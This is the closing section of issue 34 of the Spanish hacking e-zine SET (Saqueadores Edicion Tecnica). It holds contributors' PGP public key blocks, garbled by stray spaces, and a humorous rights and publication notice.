vhY3i FUAn3gCKafX7Cvl kb+oZTxd0phvABKo
=C8qx
-----END PGP PUBLIC KEY BLOCK-----

kstor

-----BEGIN PGP PUBLIC KEY BLOCK-----
Version: PGPfreeware 7.0.3 for non-commercial use <http://www.pgp.com>

mQGi BD926+4RBACZl 12ENJqFXFvW+7PWm5P2mFBWHrHP3x7MG0TOXcTV3h9/JmTf
tPMWk9q5Vpv+1UuZrLUgg9v75hD3YSGx/GdAPI Nj xwJxdqcg0xs6goGHM6q084kx
0o6wRf2/E4uWXi h9yqVwDI y6g3Wx5bfvor+8qJGqEY9kQeNFsaeko1f+owCguWRd
6JLhCmRaqNS2XhH8J+yXj HUEAI ddWuKpMA2l 4v32FFhFPk0RYtKF4hpCqP8eq35d
21fHUT00XRC3+XptD1wc8l HoGMnhi 8D6l l RdHS7Zl WcUUGtffAX2BNT1crs8X4l
Xt/Aj zGWPd+l TEql i s89Uc2f8Ri JggDX5ZeL610poWLP4CqsDExxRi x0asYdKRRr
978BA/9j dXL/mj heQUMV19l YB4nPEXJ706qj qopA15U5Lgn7Ndp+ATi 9A73wAcJN
2l 7qSa4hDKHAJ3mvnoRuwcBhDX/EU4FNUd19rLG6NI GCG75e0wLSSrZfTp1k8Et6
Jb9UGRnTZLTANczEgrg368fhqC6GNDPOGP1Hqi 2NQx+wnGSMW7QtTWfydGI ul ERp
l Ex1eml vl ChLU1RPui kgPGVrc3RvckB5YWhvby5j b20uYXl +i FkEEExECABkFAj 92
6+4ECwcDAgMVAgMDFgl BAh4BAheAAoJED5cYxg2MpymJfoAni i v+zYKPUh3tgsM
M16kKl DMI fYDAJ926peyl f68fK05XkP/OguJTXl l abkBDQq/duvyEAQaj 6ACZkrh
+qKpBpJl DqNAntbpPgp8onMvOj 7hEzLR0Ssj c3VuD3AxZADM9l rPcXM4t8M8DCcq
vcGS2rZbukKf9fQsn4NKnJl hqery6cNhEcQol rzi 2D2f/PqAr5TxzgsFGqPLMeON
/g2V+i SrB1oq09Cgi MCi o7QqDYG/wgBZVEsAAwYD+wWOARzU7meHe/Gg9JYp2hzn
l b9i eE/L7xQ5gfI RhI qnfJj FqmyzZkhI t/C+wFl q3G//TYM6STwkmRfUZ/OZdLo+
406yrLi P+FBI EMm/Wl zyi MWH6YxhUz9PN6HhCFJna50y4CRTQ5fFoksCaFd1hquQ
PZes1LI 4MTYJ+cWaSpOwi EYEGBECAAYFAj 926/I ACgkQPI xj GDYynKZBzQCeJMj Q
li zVC11nVdN/Yz6nDs82CGwAn2V7opxfI ynj KBxggv0/e88WJJSh
=FYUn
-----END PGP PUBLIC KEY BLOCK-----

el otro

-----BEGIN PGP PUBLIC KEY BLOCK-----
Version: PGPfreeware 5.0i for non-commercial use

mQCNAzr1734AAAEEMKRsCLyeUS4ouBj l tE/7ubE1i 58tZem7xPVy5Vot9uW5r0A
OyZNM0zdI gEvW1xdxmsBdoj LrkqEk8ZQXDx5zCn0wE/8CHhP3dewEI cYpcBv1/Oa
wbxpG7r2c5Aaj GVi ceLteVcT6p65ZnKW2c7DMH/GEb0tPaG6fSI PE8Z4w3KXAAUR
tBxl bG90cm8gPGVsb3Ryby5hckBnbWFpbC5j b20+i QCVawUQ0vXvfi l PE8Z4w3KX
AQEDwgQatwrBv3To4QnN67j eNZSxj oZC2gAb7Yq4gueP20yfARRI KOSompGgwypl
Oy/qhgTxdKj dtvRk16cx8j j hgyXfSLOhJ787+l GmrXT/j WwxSMmuRNWmHbcavD
wQzLl pxEQBwdL/guZBNsMSMQr9FpBRkPDQSPGQC180nGKNJMXfO=
=hgJM
-----END PGP PUBLIC KEY BLOCK-----

```
-----[ ULTIMA ]-----
|
|---[ ULTIMA NOTA ]-----|
|
| Derechos de lectura:
| (*) Libres
|
| Derechos de modifi caci on:
```

Reservados

Derechos de publicacion:

Contactar con SET antes de utilizar material publicado en SET

(*)Excepto personas que pretendan usarlo para empapelarnos, para ellos 250'34 Euros, que deberan ser ingresados previamente la cuenta corriente de SET, Si usted tiene dudas, tanto para empapelarnos o de como pagar el importe, pongase en contacto con SET atraves de las direcciones a tal efecto habilitadas.

SET, - Saqueadores Edici on Tecnica -. Numero #34
Saqueadores (C) 1996-2007

EOF